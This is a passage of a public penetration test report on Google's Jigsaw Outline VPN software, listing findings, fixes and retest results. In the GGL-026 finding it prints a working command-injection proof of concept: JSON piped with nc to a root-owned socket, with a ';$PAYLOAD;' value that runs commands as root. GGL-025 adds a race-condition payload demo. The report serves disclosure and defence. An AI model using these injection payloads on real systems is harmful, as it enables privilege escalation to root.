



RADICALLY
OPEN
SECURITY

Penetration Test Report

Google Inc.

V 1.0
Amsterdam, December 15th, 2022
Public

Document Properties

Client	Google Inc.
Title	Penetration Test Report
Target	Google Jigsaw Outline
Version	1.0
Pentesters	Johann Derdak, Stefan Grönke
Authors	Stefan Grönke, Marcus Bointon, Steven Djohan
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	June 21st, 2022	Stefan Grönke	Main report
0.2	June 27th, 2022	Marcus Bointon	Review
0.3	November 28th, 2022	Stefan Grönke	Re-test
0.4	November 30th, 2022	Marcus Bointon	Retest review
1.0	December 15th, 2022	Steven Djohan	Final review

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Radically Open Security B.V. is registered at the trade register of the Dutch chamber of commerce under number 60628081.

Table of Contents

1	Executive Summary	5
1.1	Introduction	5
1.2	Scope of work	5
1.3	Project objectives	5
1.4	Timeline	6
1.5	Results In A Nutshell	6
1.6	Summary of Findings (Client)	7
1.7	Summary of Findings (Server)	8
1.8	Summary of Findings (Manager)	8
1.9		9
1.9.1	Findings by Threat Level	9
1.9.2	Findings by Type	9
1.10	Summary of Recommendations	10
2	Methodology	12
2.1	Planning	12
2.2	Risk Classification	12
3	Reconnaissance and Fingerprinting	14
4	Findings	15
4.1	GGL-026 — Local Privilege Escalation through Outline Proxy Controller socket	15
4.2	GGL-023 — Hardcoded network range can cause conflict	17
4.3	GGL-010 — Outline Server Manager key pinning confuses known SHA256 fingerprints	18
4.4	GGL-036 — Invalid connection state	20
4.5	GGL-025 — Local Privilege Escalation through race condition in Outline Client sudo prompt	21
4.6	GGL-024 — DHCP can bypass VPN tunnel	23
4.7	GGL-019 — No contextIsolation	24
4.8	GGL-018 — openExternal on client SPA page change	25
4.9	GGL-016 — The user invitation help resource URL saves server credentials in browser history	26
4.10	GGL-028 — No protected branch on outline-ss-server	28
4.11	GGL-021 — Admin invite from S3 resource	29
4.12	GGL-020 — ss-local SOCKS5 listens on localhost	31
4.13	GGL-014 — Path traversal in exposed Electron method	32
4.14	GGL-011 — Denial of Digital Ocean	34
4.15	GGL-030 — Outdated shadowsocks-libev with unfixed CVEs	36
4.16	GGL-017 — User invitation download site may compromise server credentials	37
4.17	GGL-015 — Invite page served from S3 bucket URL	38

4.18	GGL-009 — SS-Server key length (2048 bit)	39
4.19	GGL-007 — Outline Server Manager - Electron Enabled Developer Console	40
4.20	GGL-005 — Outline Server – vulnerable and outdated NPM dependencies	42
4.21	GGL-037 — Other system users can modify routing table	43
5	Non-Findings	46
5.1	NF-032 — Private IPs are not proxied	46
5.2	NF-022 — Strict Shadowsocks config parser in Outline Client	47
5.3	NF-006 — Outline SS-Server Config readable by root	47
6	Future Work	48
7	Conclusion	49
Appendix 1	Testing team	51

1 Executive Summary

1.1 Introduction

Between November 15, 2021 and June 20, 2022, Radically Open Security B.V. carried out a penetration test for Google Inc.. In November 2022 a retest and fix verification was carried out.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test and subsequent retest.

1.2 Scope of work

The scope of the penetration test was limited to the following target(s):

- Google Jigsaw Outline

The scoped services are broken down as follows:

- outline-client: 3 days
- outline-go-tun2socks: 2 days
- outline-releases: 1 days
- outline-server code review: 3 days
- outline-shadowsocksconfig: 1 days
- outline-ss-server code review: 2 days
- Reporting & project management: 3 days
- Retesting: 0-2 days
- **Total effort: 15 - 17 days**

1.3 Project objectives

ROS will perform a penetration test of Outline with Google in order to assess the security of the client, server and the graphical management tool. To do so ROS will access the [Jigsaw-Code/outline-* GitHub repositories](#) on local testing environments and guide Google in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The Security Audit took place between November 15, 2021 and June 20, 2022.

1.5 Results In A Nutshell

We discovered 3 High, 7 Elevated, 5 Moderate and 6 Low-severity issues during this audit. All findings listed in the report have been remedied and re-tested before publication of this document.

Most severely, a local privilege escalation in a routing daemon installed on first use of the Linux Outline Client [GGL-026](#) (page 15) allows any local user to become root. A race condition in the installation mechanism can allow other processes running as the installing user to become root as well [GGL-025](#) (page 21).

A logic bug in the remote server fingerprint validation of Outline Server Manager can allow impersonation of another server in an administrator's server list [GGL-010](#) (page 18), allowing an attacker to obtain the other servers' management credentials.

On Linux, hardcoded TUN interface IP ranges can conflict with a users local network [GGL-023](#) (page 17), causing the VPN to be connected but ineffective. Assignment of a default gateway with dhclient [GGL-024](#) (page 23) while Outline Client is connected leads to a similar result.

Web browsers store URL hash fragments in the browsing history. Invitation URLs containing VPN access credentials can be responsible for accidental disclosure to a third-party [GGL-016](#) (page 26).

On Linux and Windows, Outline Client connects to the VPN by creating a SOCKS5 proxy on `localhost:1081` [GGL-020](#) (page 31) which could be used by local users or processes that should not have access to the VPN. Outdated versions of shadowsocks-libev [GGL-030](#) (page 36) were not exploitable, but should be updated nonetheless. Under certain VPN and SOCKS5 proxy chain or network conditions, the client UI shows incorrect connection status [GGL-036](#) (page 20).

Local processes can block Outline Server Manager from authenticating to Digital Ocean [GGL-011](#) (page 34). Unlike other frontend views the Admin Invitation modal is loaded from external AWS S3 resource [GGL-021](#) (page 29). The access key invitation modal is rendered locally, but contains the user's credentials in the URLs hash fragment [GGL-017](#) (page 37). Although they have an unknown impact, we recommend updating NPM dependencies that are flagged as vulnerable by `npm audit` [GGL-005](#) (page 42). The development console is enabled in production builds by default and can be disabled [GGL-007](#) (page 40). We also suggest switching from a 2048 to 4096-bit RSA key, or to an elliptic curve key for encryption of management commands [GGL-009](#) (page 39).

Electron Clients (Windows and Linux) do not have `contextIsolation` enabled [GGL-019](#) (page 24), which turns any potential XSS into an RCE on the executing client. An exposed Electron `shell.openExternal()` method [GGL-018](#) (page 25) offers an exploit primitive with similar effect.

Releases for outline-ss-server are published automatically through CI/CD. In absence of any protected branch [GGL-028](#) (page 28) outline-ss-server release assets may be manipulated by any compromised GitHub account with write-access to the repository.

In the summary tables of 1.6, 1.7 and 1.8 you will find the findings from the original pentest grouped per client, server and manager.

1.6 Summary of Findings (Client)

ID	Type	Description	Threat level
GGL-026	Local Privilege Escalation	On first connection, Outline Client installs a privileged routing daemon that is vulnerable to local privilege escalation through shell command injection.	High
GGL-023	VPN Bypass	The local tun2socks connects with a hardcoded network address 10.0.85.1/24, potentially causing connection issues to hosts on a local network sharing the same range.	High
GGL-036	Invalid State	Unexpected network conditions or a broken state of the routing pipeline can cause Outline Client to show an invalid connection status.	Elevated
GGL-025	Local Privilege Escalation	Outline Client requires local administrator privileges to configure default network routes. A race condition in the sudo prompt allows standard users to escalate privileges to root while Outline Client is connecting to a VPN.	Elevated
GGL-024	VPN Bypass	When the uplink network disconnects and assigns new addresses and routes, Outline Client stays connected although traffic is no longer routed through the VPN.	Elevated
GGL-019	Missing Hardening	Electron was not configured with contextIsolation, which allows turning client side XSS into RCE.	Elevated
GGL-018	Remote Code Execution	Electron in the Outline Client offers a Javascript methods to the browser that is able to perform remote code execution on the host system by opening local files or arbitrary protocols registered in the operating system.	Elevated
GGL-037	Firewall Bypass	Other system users can modify the system routing table through Outline Proxy Service, which is installed on first use of Outline Client.	Elevated
GGL-020	Firewall Bypass	When connecting the Outline Client to a VPN server, shadowsocks-libev ss-local listens on local TCP port 1081 that can be accessed by other processes.	Moderate
GGL-030	Outdated Software	shadowsocks-libev version 3.3.0-1, a third-party dependency included in the Outline Client repository, is outdated and known to be vulnerable.	Low


1.7 Summary of Findings (Server)

ID	Type	Description	Threat level
GGL-028	CI/CD	A GitHub repository Jigsaw-Code/outline-ss-server is configured to publish releases through GitHub Actions has no protected branches. Releases are triggered from tags, which cannot be protected at all.	Moderate
GGL-005	Outdated Software	The https://github.com/Jigsaw-Code/outline-server repository has outdated and vulnerable NPM dependencies.	Low


1.8 Summary of Findings (Manager)

ID	Type	Description	Threat level
GGL-010	Encryption Bypass	SHA256 fingerprints of known servers are stored in a JavaScript Set without reference to the connection host and port, so that Outline Server Manager accepts any known key for each different server.	High
GGL-016	Information Disclosure	When an invited user follows the download link in the invitation, server credentials are stored in the browsing history.	Elevated
GGL-021	Information Disclosure	Unlike client invite pages, administrator invite pages are served from an external AWS S3 resource, potentially leaking access credentials to any adversary able to manipulate the contents of the S3 bucket.	Moderate
GGL-014	Remote Code Execution	An exposed Electron method to open local file paths is vulnerable to local path traversal.	Moderate
GGL-011	Insufficient Entropy	Arbitrary websites visited by the Outline Server user and other local system users are able to prevent registration with Digital Ocean.	Moderate
GGL-017	Information Disclosure	The ss:// URL included in the location hash of download-links is not sent to the server unless a malicious script on the remote reads and leaks it.	Low
GGL-015	User Interface	A previous version of the Outline website and invitation link is served directly from an AWS S3 bucket, making it hard for users to verify the validity of the given resource.	Low
GGL-009	Best Practices	The management port of an SS-Server uses a 2048 bit RSA key, although modern browsers support 4096 bit.	Low
GGL-007	Developer Features	The Electron Developer Console is enabled in all releases of the Outline Server Manager.	Low

1.9.1 Findings by Threat Level



1.9.2 Findings by Type



1.10 Summary of Recommendations

ID	Type	Recommendation
GGL-026	Local Privilege Escalation	<ul style="list-style-type: none"> Sanitize and validate untrusted input. Limit filesystem access to the listening socket. Publish a security advisory to remind users to upgrade.
GGL-023	VPN Bypass	<ul style="list-style-type: none"> Use a point-to-point configuration or select a smaller subnet. Consider using network namespaces.
GGL-010	Encryption Bypass	<ul style="list-style-type: none"> Pin certificates to their associated remote host/port combinations.
GGL-036	Invalid State	<ul style="list-style-type: none"> Probe connection status by pinging the server through the TUN interface (<code>ping -I outline-tun -c1 10.0.85.1</code>). Monitor tun2socks process status. Monitor shadowsocks-libev ss-local process status. Make the configuration process resilient against invalid states. Ensure the Client UI always shows the correct connection status. Enforce routing with firewall rules until the client explicitly disconnects.
GGL-025	Local Privilege Escalation	<ul style="list-style-type: none"> Do not execute scripts that the local user can edit as root.
GGL-024	VPN Bypass	<ul style="list-style-type: none"> Monitor VPN routing. Force traffic through VPN with firewall rules (macOS pf, Linux iptables/nftables, Windows Defender).
GGL-019	Missing Hardening	<ul style="list-style-type: none"> Explicitly enable <code>contextIsolation</code>. Upgrade to a newer Electron version.
GGL-018	Remote Code Execution	<ul style="list-style-type: none"> Validate acceptable links before opening. Show an error page when an action is rejected.
GGL-016	Information Disclosure	<ul style="list-style-type: none"> Do not include VPN access credentials in URL strings.
GGL-028	CI/CD	<ul style="list-style-type: none"> Protect main branch. Require release commits to be on a protected branch.
GGL-021	Information Disclosure	<ul style="list-style-type: none"> Render the admin invitation page from a local template.
GGL-020	Firewall Bypass	<ul style="list-style-type: none"> Use a UNIX socket with restrictive filesystem permissions. Block the Shadowsocks server's own IP addresses on <code>outline-ss-server</code>.
GGL-014	Remote Code Execution	<ul style="list-style-type: none"> Ensure the resource is relative to the images storage folder.
GGL-011	Insufficient Entropy	<ul style="list-style-type: none"> Authenticate auth responses with a nonce. Verify the Origin HTTP header.
GGL-030	Outdated Software	<ul style="list-style-type: none"> Upgrade shadowsocks-libev library. Monitor upstream repository for future changes.
GGL-017	Information Disclosure	<ul style="list-style-type: none"> Remove the URL hash from invitation download links.
GGL-015	User Interface	<ul style="list-style-type: none"> Consider pointing a custom (sub)domain to the S3 bucket. Consider hosting the invitation page on the actual Outline Server instance.
GGL-009	Best Practices	<ul style="list-style-type: none"> Generate 4096-bit RSA keys.

		<ul style="list-style-type: none">• Consider offering ED25519 keys.
GGL-007	Developer Features	<ul style="list-style-type: none">• Disable Developer Console on customer releases by default.
GGL-005	Outdated Software	<ul style="list-style-type: none">• Update, replace, or remove deprecated and vulnerable packages.
GGL-037	Firewall Bypass	<ul style="list-style-type: none">• Associate routes with certain system users to prevent interference between users.• Consider advising users to not use Outline on a shared system.• Update Outline Client connection status when routing table changes.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**

We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.

2. **Enumeration**

We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.

3. **Scanning**

Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.

4. **Obtaining Access**

We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately through provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: <http://www.pentest-standard.org/index.php/Reporting>

These categories are:

- **Extreme**

Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**
High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**
Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**
Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**
Low risk of security controls being compromised with measurable negative impacts as a result.

3 Reconnaissance and Fingerprinting

We were able to gain information about the software and infrastructure through the following automated scans. Any relevant scan output will be referred to in the findings.

- netcat-openbsd – <https://man.openbsd.org/nc.1>
- OpenSSL – <https://openssl.org>
- Chrome DevTools – <https://developer.chrome.com/docs/devtools/>
- npm audit – <https://docs.npmjs.com/cli/audit/>

4 Findings

We have identified the following issues:

4.1 GGL-026 — Local Privilege Escalation through Outline Proxy Controller socket

Vulnerability ID: GGL-026	Status: Resolved
Vulnerability type: Local Privilege Escalation	Labels:
Threat level: High	client:electron:linux

Description:

On first connection, Outline Client installs a privileged routing daemon that is vulnerable to local privilege escalation through shell command injection.

Technical description:

After connecting Outline Client for the first time, an Outline Proxy Controller service is configured to run as root. The service is configured to start with the system, regardless of whether the Outline Client is started at a later time.

It opens a world writable UNIX socket in [outline-client/electron/routing_service.ts#L86](#):

```
$ ls -al /var/run/outline_controller
srwx---rw- 1 root root 0 Jun 19 08:08 /var/run/outline_controller
```

Any system user can write JSON to the `/var/run/outline_controller` UNIX socket and invoke route changes.

```
$ PAYLOAD='{ "action": "resetRouting", "statusCode": 0 }'
$ echo -n "$PAYLOAD" | nc -U /var/run/outline_controller
{"statusCode": 0, "returnValue": "", "action": "resetRouting"}
```

Another action `configureRoute` accepts an additional parameter `proxyIp` that is passed as input to the external `/usr/sbin/ip` command. In [outline-client/tools/outline_proxy_controller/outline_proxy_controller.cpp#L63-L73](#) the command is concatenated with the `proxyIP` parameter and executed with `Popen`.

```
% PAYLOAD='echo $(whoami) $(date) > /tmp/pwned.txt'
% nc -U /var/run/outline_controller <<EOF
{
  "action": "configureRouting",
  "statusCode": 0,
  "parameters": {
    "proxyIp": ";$PAYLOAD;"
  }
}
```

```
}  
EOF
```

The creation of the `/tmp/pwned.txt` file demonstrates that the local privilege escalation vulnerability can be exploited:

```
$ cat /tmp/pwned.txt  
root Sun 19 Jun 2022 09:41:40 AM UTC
```

Unlike UNIX systems the Windows implementation does not execute the command with Shell context [outline-client/tools/OutlineService/OutlineService/OutlineService.cs#L759](#)

```
Console.WriteLine($"running command: {cmd} {args}");  
  
var startInfo = new ProcessStartInfo(cmd);  
startInfo.Arguments = args;  
startInfo.UseShellExecute = false;  
startInfo.RedirectStandardError = true;  
startInfo.RedirectStandardOutput = true;  
startInfo.CreateNoWindow = true;
```

Even if there is no command execution possible leading to LPE on Windows, the global route configuration could be altered by unauthorized users.

Impact:

Any local system user can become root through the Outline Proxy Controller daemon's UNIX socket.

Recommendation:

- Sanitize and validate untrusted input.
- Limit filesystem access to the listening socket.
- Publish a security advisory to remind users to upgrade.

Update :

With the change to `execvp()` in commit [31eb636c](#) it is no longer possible to inject commands as root through the `outline_proxy_controller` daemon.

We recommend using absolute paths for the `/sbin/ip` and `/sbin/sysctl` commands as seen in [tools/outline_proxy_controller/outline_proxy_controller.h#L176-L181](#) to prevent PATH confusion on systems configured unsafely:

```
const std::string IPCommand = "ip";  
const std::string IPRouteSubCommand = "route";  
const std::string IPAddressSubCommand = "addr";  
const std::string IPLinkSubCommand = "link";  
const std::string IPTunTapSubCommand = "tuntap";
```



```
const std::string sysctlCommand = "sysctl";
```

4.2 GGL-023 — Hardcoded network range can cause conflict

Vulnerability ID: GGL-023	Status: Resolved
Vulnerability type: VPN Bypass	Labels:
Threat level: High	client:electron:linux
	client:electron:windows

Description:

The local tun2socks connects with a hardcoded network address `10.0.85.1/24`, potentially causing connection issues to hosts on a local network sharing the same range.

Technical description:

When Outline Client is connected to a `10.0.85.0` network with a smaller subnet than `/24`, the user interface shows a successful connection to the Outline Server, but the tun2socks layer turning the SOCKS5 shadowsocks proxy into a VPN fails silently. As a result, the client's network traffic is never routed through the VPN.

IP routes on the client with a connected Outline Client read as follows:

```
$ ip route
default via 10.0.85.2 dev ens37 metric 10
10.0.85.0/29 dev ens37 proto kernel scope link src 10.0.85.1 metric 101
10.0.85.0/24 dev outline-tun0 proto kernel scope link src 10.0.85.1
65.108.223.111 via 172.16.53.2 dev ens32 metric 5
169.254.0.0/16 dev outline-tun0 scope link metric 1000
172.16.53.0/24 dev ens32 proto kernel scope link src 172.16.53.128 metric 100
```

For comparison, a successful route configuration would have `10.0.85.2` as the default gateway through the `outline-tun0` interface:

```
$ ip route
default via 10.0.85.2 dev outline-tun0 metric 10
10.0.85.0/24 dev outline-tun0 proto kernel scope link src 10.0.85.1
65.108.223.111 via 172.16.53.2 dev ens32 metric 5
169.254.0.0/16 dev outline-tun0 scope link metric 1000
172.16.53.0/24 dev ens32 proto kernel scope link src 172.16.53.128 metric 100
```

Impact:

With control of the client's uplink network (e.g. public WiFi) an attacker can silently bypass a users VPN connection to obtain unencrypted network traffic that was supposed to be routed through a secured VPN connection.

Recommendation:

- Use a point-to-point configuration or select a smaller subnet.
- Consider using network namespaces.

Update :

By reducing the IPv4 subnet size from /24 to /32 in [Pull-Request 1399](#), the configured route is always the most specific, hence it is no longer affected by externally induced route changes. When the same IP address is used in a user's local network a functional issue can occur, but does not lead to a VPN traffic bypass.

4.3 GGL-010 — Outline Server Manager key pinning confuses known SHA256 fingerprints

Vulnerability ID: GGL-010	Status: Resolved
Vulnerability type: Encryption Bypass	Labels:
Threat level: High	manager

Description:

SHA256 fingerprints of known servers are stored in a JavaScript Set without reference to the connection host and port, so that Outline Server Manager accepts any known key for each different server.

Technical description:

In [src/server_manager/electron_app/preload.ts#L50-L54](#) Electron exposes a `trustCertificate` method to the browser application:

```
contextBridge.exposeInMainWorld(
  'trustCertificate',
  (fingerprint: string) => {
    return ipcRenderer.sendSync('trust-certificate', fingerprint);
  });
```

This function call is then added to the `trustedFingerprints` Set structure [src/server_manager/electron_app/index.ts#L221-L224](#):

```
// Handle request to trust the certificate from the renderer process.
const trustedFingerprints = new Set<string>();
ipcMain.on('trust-certificate', (event: IpcEvent, fingerprint: string) => {
  trustedFingerprints.add(`sha256/${fingerprint}`);
  event.returnValue = true;
});
```

The `ManualServer` constructor [server_manager/web_app/manual_server.ts#L30](#) of the browser application calls this method to add certificates it has seen to the fingerprint trust store:

```
class ManualServer extends ShadowboxServer implements server.ManualServer {
  constructor(
    id: string, private manualServerConfig: server.ManualServerConfig,
    private forgetCallback: Function) {
    super(id);
    this.setManagementApiUrl(manualServerConfig.apiUrl);
    // manualServerConfig.certSha256 is expected to be in hex format (install script).
    // Electron requires that this be decoded from hex (to unprintable binary),
    // then encoded as base64.
    try {
      trustCertificate(btoa(hexToString(manualServerConfig.certSha256)));
    } catch (e) {
      // Error trusting certificate, may be due to bad user input.
      console.error('Error trusting certificate');
    }
  }
  // ...
}
```

Because the Outline Server Manager connects to servers with self-signed certificates, a `certificate-error` is accepted if the fingerprint was found in `trustedFingerprints` Set [src/server_manager/electron_app/index.ts#L225-L228](#). Without this error handler, Electron would refuse to connect to a self-signed certificate.

```
app.on('certificate-error', (event, webContents, url, error, certificate, callback) => {
  event.preventDefault();
  callback(trustedFingerprints.has(certificate.fingerprint));
});
```

Trusted fingerprints are looked up without reference to the connection target, so that any known fingerprint is accepted. Adversaries in control of one server can therefore intercept other encrypted Outline Server Manager connections by offering the compromised key and certificate.

Impact:

If an encryption key to one VPN server in the manager's server list is known, all other Outline Server Manager connections can be intercepted.

Recommendation:

- Pin certificates to their associated remote host/port combinations.

Update :

The finding has been remedied in [Pull-Request 1090](#) by switching from a browser-side [Fetch API](#) to a Node implementation that strictly validates the remote certificate with the fingerprint. Without a trusted certificate store, confusion of fingerprints can no longer occur.

4.4 GGL-036 — Invalid connection state

Vulnerability ID: GGL-036	Status: Resolved
Vulnerability type: Invalid State	Labels:
Threat level: Elevated	client:electron:linux

Description:

Unexpected network conditions or a broken state of the routing pipeline can cause Outline Client to show an invalid connection status.

Technical description:

When the chain of TUN routing (tun2socks) through SOCKS5 (shadowsocks-libev) enters a broken state, the client sometimes doesn't notice.

Network conditions like a default route overridden by dhclient [GGL-024](#) (page 23) or colliding VPN network range `10.0.85.0/24` can cause this state as well.

Without the client taking notice no correction of the network settings is performed, which can also break connectivity of the client, which the client is unable to recover from.

Impact:

VPN users might assume they are connected through the VPN while they are instead using another local gateway without transport encryption.

Recommendation:

- Probe connection status by pinging the server through the TUN interface (`ping -I outline-tun -c1 10.0.85.1`).
- Monitor tun2socks process status.
- Monitor shadowsocks-libev ss-local process status.
- Make the configuration process resilient against invalid states.
- Ensure the Client UI always shows the correct connection status.
- Enforce routing with firewall rules until the client explicitly disconnects.

Update :

Remedied by implementing network status monitoring in [Pull-Request 1477](#) using [netlink](#).

4.5 GGL-025 — Local Privilege Escalation through race condition in Outline Client sudo prompt

Vulnerability ID: GGL-025	Status: Resolved
Vulnerability type: Local Privilege Escalation	Labels:
Threat level: Elevated	client:electron:linux

Description:

Outline Client requires local administrator privileges to configure default network routes. A race condition in the sudo prompt allows standard users to escalate privileges to root while Outline Client is connecting to a VPN.

Technical description:

On Linux the routing service of the Outline Client [electron/routing_service.ts#L278-L288](#) creates a temporary directory and copies script files as standard user:

```
const tmp = await fsextra.mkdtemp('/tmp/');
const srcFolderPath = path.join(getAppPath(), OUTLINE_PROXY_CONTROLLER_PATH);

console.log(`copying service installation files to ${tmp}`);
for (const [filename, executable] of LINUX_SERVICE_FILE_NAMES) {
  const dest = path.join(tmp, filename);
  await fsextra.copy(path.join(srcFolderPath, filename), dest, {overwrite: true});
  if (executable) {
    await fsextra.chmod(dest, 0o755);
  }
}
```

```
}  
}
```

The service then executes the copied scripts with `sudo electron/routing_service.ts#L291:`

```
await executeCommandAsRoot(path.join(tmp, LINUX_INSTALLER_FILENAME));
```

When creating a temporary folder with `fs-extra.mkdtemp()` only the creating user may access the directory:

```
TMP=$(node -e "require('fs-extra').mkdtemp('/tmp/').then(console.log)")  
echo "whoami" > /tmp/payload.sh  
chmod a+x /tmp/payload.sh  
node -e "require('fs-extra').copy('/tmp/payload.sh', '${TMP}/payload.sh')"
```

```
% ls -al $TMP  
total 12  
drwx----- 2 pentester ros 4096 Jun 19 07:56 .  
drwxrwxrwt 27 root root 4096 Jun 19 07:55 ..  
-rwxr-xr-x 1 pentester ros 7 Jun 19 07:56 payload.sh
```

This restricts the ability to escalate privileges to the user account running Outline Client. On the other hand the directory prefix `/tmp` is hardcoded, so that an attacker may have control over the directory through a symlink or mount point.

Impact:

An adversary with the ability to execute code as the user running Outline Client can use a race condition when the client connects to a VPN to become root.

Recommendation:

- Do not execute scripts that the local user can edit as root.

Update :

[Pull-Request #1392](#) calculates the install script's SHA256 checksum from a read-only location. Before execution as root from a user-writable temp directory, the immutable flag (`chattr +i`) is set and the checksum verified. After execution the immutable flag is removed, so that the temp directory can be cleaned up. If a local user managed to overwrite the install script before the immutable flag is set, the subsequent checksum verification failure would prevent execution.

4.6 GGL-024 — DHCP can bypass VPN tunnel

Vulnerability ID: GGL-024	Status: Resolved
Vulnerability type: VPN Bypass	Labels:
Threat level: Elevated	client:electron:linux

Description:

When the uplink network disconnects and assigns new addresses and routes, Outline Client stays connected although traffic is no longer routed through the VPN.


Technical description:

Default routes through the remote VPN proxy are configured when Outline Client connects to a VPN. When another network is configured (manually triggered or by connecting another network adapter), Outline Client status stays connected, although network traffic is routed through the more recently set default gateway:

```

pentester@ubuntu:~/Outline/src/outline-client$ ip route
default via 10.0.85.2 dev outline-tun0 metric 10
10.0.85.0/24 dev outline-tun0 proto kernel scope link src 10.0.85.1
65.108.223.111 via 172.16.53.2 dev uplink metric 5
169.254.0.0/16 dev outline-tun0 scope link metric 1000
172.16.53.0/24 dev uplink proto kernel scope link src 172.16.53.128
pentester@ubuntu:~/Outline/src/outline-client$ sudo dhclient uplink
RTNETLINK answers: File exists
pentester@ubuntu:~/Outline/src/outline-client$ ip route
default via 172.16.53.2 dev uplink
default via 10.0.85.2 dev outline-tun0 metric 10
10.0.85.0/24 dev outline-tun0 proto kernel scope link src 10.0.85.1
65.108.223.111 via 172.16.53.2 dev uplink metric 5
169.254.0.0/16 dev outline-tun0 scope link metric 1000
172.16.53.0/24 dev uplink proto kernel scope link src 172.16.53.128
pentester@ubuntu:~/Outline/src/outline-client$ curl ifconfig.co
89.2[REDACTED]
pentester@ubuntu:~/Outline/src/outline-client$

```



The default Network Manager on Linux has been found to add a second default gateway with lower priority, so that the VPN traffic is not compromised when connecting a new network device. When running dhclient manually on a new interface though, default routing was altered in advance of an adversary trying to intercept VPN traffic.

